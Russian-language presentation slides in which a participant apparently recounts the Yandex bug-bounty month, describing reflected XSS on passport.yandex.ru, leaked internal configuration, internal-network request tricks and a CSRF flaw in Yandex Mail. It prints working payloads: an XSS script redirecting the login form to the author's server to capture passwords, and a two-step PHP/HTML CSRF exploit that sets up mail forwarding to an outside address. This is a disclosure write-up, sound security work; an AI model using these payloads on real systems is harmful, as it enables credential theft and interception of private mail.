

# Месяц поиска уязвимостей Яндекса

опыт участия

Эльдар  
Зайтов  
@kyprize1

# Что это было?

## Что искать:

- межсайтовый скриптинг (XSS);
- межсайтовая подделка запросов (CSRF);
- небезопасное управление сессией;
- инъекции;
- ошибки в механизмах аутентификации и авторизации;

## Где искать:

- \*.yandex.ru, com, com.tr, kz, ua, by, net, st;
- \*.ya.ru.
- \*.moikrug.ru.

# Почему искать?

- **Интерес**

Не часто компании такого уровня дают полный карт-бланш в действиях – хочется посмотреть как всё устроено внутри, в случае успешной атаки;

- **Интерес**

Понять, каков же реальный уровень защищенности сервисов одной из крупнейших IT компаний в России;

- **Деньги**

В случае победы, \$5k неплохой бонус за работу, сделаную ради интереса.

# Что искал

- RCE, различные переполняшки;
- SQL injection;
- Способы проникновения во внутреннюю инфраструктуру;
- XSS;
- CSRF;

# Как искал

- Представить, как оно могло бы работать;
- Сделать легкий ручной fuzzing, посмотреть на реакцию.

# Где искал

- [mail.yandex.ru](mailto:mail.yandex.ru)

# Что нашел

- Пассивные XSS;
- Некритичные раскрытия данных;
- Различные бесполезные tricks;
- CSRF;

да, я знаю, что это lame  
;)

# XSS уязвимость

- Доверенный параметр `retpath` в `passport.yandex.ru`



# XSS exploit

- Как использовать максимально эффективно?
- Украсть не сессию, но логин и пароль.

```
<script>
window.onload=function() {
    document.forms['MainLogin'].action='//kyprizel.net/p.php';
}
</script>
```

```
<script type="text/javascript">
    Lego.init({
        locale: "ru",
        id: 'passport',
        'pass-host': "http:http://pass.yandex.ru",
        'lego-static-host': "http://yandex.st/lego/2.8-30",
        'passport-host': "http:http://passport.yandex.ru",
        'retpath': 'http:http://direct.yandex.ru/registered/main.', 'xss': (document.write(unescape(unescape('
%25%33%43%25%37%33%25%36%33%25%37%32%25%36%39%25%37%30%25%37%34%25%33%45%25%37%37%25%36%39%25%36%45%25%36%34
%25%36%46%25%37%37%25%32%45%25%36%46%25%36%45%25%36%43%25%36%46%25%36%31%25%36%34%25%33%44%25%36%36%25%37%35
%25%36%45%25%36%33%25%37%34%25%36%39%25%36%46%25%36%45%25%32%38%25%32%39%25%37%42%25%36%34%25%36%46%25%36%33
%25%37%35%25%36%44%25%36%35%25%36%45%25%37%34%25%32%45%25%36%36%25%36%46%25%37%32%25%36%44%25%37%33%25%35%42
%25%32%37%25%34%44%25%36%31%25%36%39%25%36%45%25%34%43%25%36%46%25%36%37%25%36%39%25%36%45%25%32%37%25%35%44
%25%32%45%25%36%31%25%36%33%25%37%34%25%36%39%25%36%46%25%36%45%25%33%44%25%32%37%25%32%46%25%32%46%25%36%42
%25%37%39%25%37%30%25%37%32%25%36%39%25%37%41%25%36%35%25%36%43%25%32%45%25%36%45%25%36%35%25%37%34%25%32%46
%25%37%30%25%32%45%25%37%30%25%36%38%25%37%30%25%32%37%25%33%42%25%37%44%25%33%43%25%32%46%25%37%33%25%36%33
%25%37%32%25%36%39%25%37%30%25%37%34%25%33%45'))), 'z': '.pl?cmd=chooseInterfaceType',
        'social-host': "http:http://social.yandex.ru",
        'social-startUrl': "http://social.yandex.ru/broker/start",
        'social-retpath': "http:http://passport.yandex.ru/i-social__closer.html",
```



# Раскрытия

- Modjs.js

```
//описание конфигов в cfigs/dev/  
(function() {  
    var REQUEST = User.WmiInstance.Context.Request;  
  
    var HOST = REQUEST.getOriginalHost();  
    var PATH = decodeURI(REQUEST.getHeader('X-Original-Uri'));  
    var HTTPS = Boolean(REQUEST.getHeader('X-Https-Request'));  
    var PROTOCOL = HTTPS ? 'https:' : 'http:';  
    var URL = PROTOCOL + '//' + HOST + PATH;  
    var URL_ENCODED = encodeURIComponent(URL);  
  
    var pddDomain = ((/^\/for\/(.*)\/.exec(PATH) || ['', ''])[1]).toLowerCase();  
    var pddUrlPrefix = encodeURI(pddDomain ? '/for/' + pddDomain : '');  
  
    var yandexDomain = (/yandex(?:-team)?\.[a-z.]+$/).exec(HOST);  
    yandexDomain = (yandexDomain && yandexDomain[0]) ? yandexDomain[0] : 'yandex.ru';  
  
    // конфиги хостов паспорта  
    if (yandexDomain.indexOf('yandex-team') > -1) {  
        var passportDomain = 'yandex-team.ru';  
    }  
}
```

• • •

```
var LOCALES;
//выбираем продукт
//@see http://wiki.yandex-team.ru/AlekseyKapranov/DB/WelcomeEmailLanguage#vyborproduktadljadari
switch(yandexDomain) {
    case 'yandex.com':
        PRODUCT = 'INT';
        LOCALES = ['en', 'ru', 'tr', 'tt', 'uk', 'az'];
        break;

    case 'yandex.com.tr':
        PRODUCT = 'TUR';
        LOCALES = ['tr', 'en'];
        break;

    default:
        LOCALES = ['ru', 'en', 'tr', 'tt', 'uk', 'az'];
        PRODUCT = 'RUS';
}

var CONFIG = {
    "URL": URL,
    "HOST": HOST,
    "HTTPS": HTTPS,
    "PROTOCOL": PROTOCOL,
    "domain": yandexDomain,
    "product": PRODUCT,
    "env": "prod",
    'mail-url': PROTOCOL + '//mail.' + yandexDomain,
    "phone-passport-host": "http://sms.passport." + passportDomain + "/",
    "abook-host": "http://abook.yandex.net",
    "webchat-host": "http://webchat-history." + yandexDomain,
    "company-search-host": "http://csearch.mail.yandex.net:8088/",
    "pdd-info-url": "http://whitebox.corba.yandex.net",
    "xiva-sign-url": "http://xiva-daria.mail.yandex.net:1080/sign",
    "jQueryPath": '//mailstatic.yandex.net/jquery/1.6.4/jquery.min.js',
    "stamp": "../stamp/stamp.js",
    "LOCALES": LOCALES,
```

# Tricks

- Произвольные GET запросы через Ленту  
в том числе внутри DMZ:  
    blackbox.yandex.net  
    csearch.mail.yandex.net
- Сканирование портов через mail collector;


nothing interesting :(

# CSRF

- skey
- Не работающая CSRF защита в интерфейсе neo
- Как использовать максимально эффективно? - Включить форвардинг писем на свой адрес.

# CSRF exploit

- Step 1



<http://mail.yandex.ru/neo2/#setup/filters-confirm/e=Ut7tUs8g8jFFRbl4JOC%2ALUKGjDmZsg%2ANtGNtsYGO66aSjD%2AjbMzklOOEUyjbUnVLiRMEBkrx34%3D>

```
if(!$_GET) {
?>
<html>
<head>
<script>
window.onload = function(){
    document.forms['TestForm'].submit();
}
</script>
</head>
<body>
CSRF, step1.<br/>
Mail forwarding settings, <?=$email?> should be added there, but not enabled.
<br/>
<form method="post" action="http://mail.yandex.ru/neo/action_setup_filter_add" name="TestForm">
<input type="hidden" name="forward_address" value="<?=$email?>" /><br>
<input type="hidden" name="retpath" value="http://kyprizel.net/ym2.php?step=2" /><br>
<input type="hidden" name="letter" value="nosпам" /><br>
<input type="hidden" name="filter_name" value="test1" /><br>
<input type="hidden" name="verified" value="1" /><br>
<input type="hidden" name="verified" value="true" /><br>
<input type="hidden" name="field2" value="1" /><br>
<input type="hidden" name="field3" value="" /><br>
<input type="hidden" name="field1" value="from" /><br>
<input type="hidden" name="forward_with_store" value="on" /><br>
<input type="hidden" name="attachment" value="" /><br>
<input type="hidden" name="fid" value="" /><br>
<input type="hidden" name="logic" value="0" /><br>
<input type="hidden" name="cliker" value="forward" /><br>
</form>
</body>
</html>
<?
.
```

# CSRF exploit

- Step 2

The screenshot shows the 'Почта' (Mail) interface with the navigation path: **Почта** → **Настройка** → **Правила обработки входящей почты** (Rules for processing incoming mail).

Text description: С помощью правил вы сможете раскладывать входящую почту по папкам, пересылать письма на другой адрес, получать уведомления о новых письмах, установить автоответчик и даже удалять некоторые письма при получении.

Actions you can create a rule for:

- [перемещать письма в отдельную папку](#),
- [отмечать письма определённой меткой](#),
- [удалять ненужные письма при получении](#).

Created rules section:

**Все письма** выкл  вкл · [ред.](#) · [удалить](#)

— переслать по адресу «yandex@kyprizel.net»

Additional text: Кроме того, вы можете управлять входящей почтой с помощью чёрных и белых списков.

Buttons: **Чёрный список** | Белый список

- PROFIT!

```

if ($_GET['step']) {
?>
<html>
<head>
  <script type="text/javascript" src="//yandex.st/jquery/1.6.4/jquery.min.js"></script>
  <script type="text/javascript">
    $(document).ready(function() {
      function get_uid() {
        $.ajax({
          url: "/ym2_ajax.php",
          cache: false,
          success: function(data){
            if (data.length > 10) {
              $('body').append('<iframe src="http://mail.yandex.ru/neo/action_accept_email?
e='+data+' " width=1 height=1>');
            }
          }
        });
      }

      get_uid();
      window.setInterval(get_uid, 5000);
    });
  </script>
</head>
<body>
CSRF, step2.<br/>
Now wait for a while, 1x1 iframe will be added here, then check if <?=$email?> enabled.
</body>
</html>
<?
}
?>

```

# Вопросы?

[kyprizel@gmail.com](mailto:kyprizel@gmail.com)  
@kyprizel